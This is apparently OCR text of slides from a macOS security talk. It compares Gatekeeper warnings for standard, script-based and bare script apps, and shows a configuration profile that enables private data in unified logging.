


"MachOView.app" cannot be opened because the developer cannot be verified.

macOS cannot verify that this app is free from malware.

This item is on the disk image "MachOView-2.4.9200 (1).dmg". Chrome downloaded this disk image on April 3, 2021 from **sourceforge.net**.

2 Script-based app (w/ Info.plist)




"Script" cannot be opened because the developer cannot be verified.

macOS cannot verify that this app is free from malware.

Safari downloaded this file today at 7:13 PM from **objective-see.com**.


3 Bare-boned script-based app (no Info.plist)



To The Logs

first, enable 'private' data logging

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
  <key>PayloadContent</key>
  <array>
    <dict>
      <key>PayloadDisplayName</key>
      <string>ManagedClient logging</string>
      <key>PayloadEnabled</key>
      <true/>
      <key>PayloadIdentifier</key>
      <string>com.apple.logging.ManagedClient.1</string>
      <key>PayloadType</key>
      <string>com.apple.system.logging</string>
      <key>PayloadUUID</key>
      <string>ED5DE307-A5FC-434F-AD88-187677F02222</string>
      <key>PayloadVersion</key>
      <integer>1</integer>
      <key>System</key>
      <dict>
        <key>Enable-Private-Data</key>
        <true/>
      </dict>
    </dict>
  </array>
  …
```



Private Data Logging
Unsigned

Installed Mar 31, 2021 at 4:37 PM

Settings com.apple.system.logging

DETAILS

com.apple.system.logging

Description Private Data Logging


```
System {
    "Default-Privacy-Setting" = Sensitive;
    "Enable-Private-Data" = 1;
    "Privacy-Enable-Level" = Sensitive;
}
```

Private Data Logging (installed profile)

"Unified Logs: How to Enable Private Data" (www.cmdsec.com)

Standard App

mach-o binary + Info.plist file

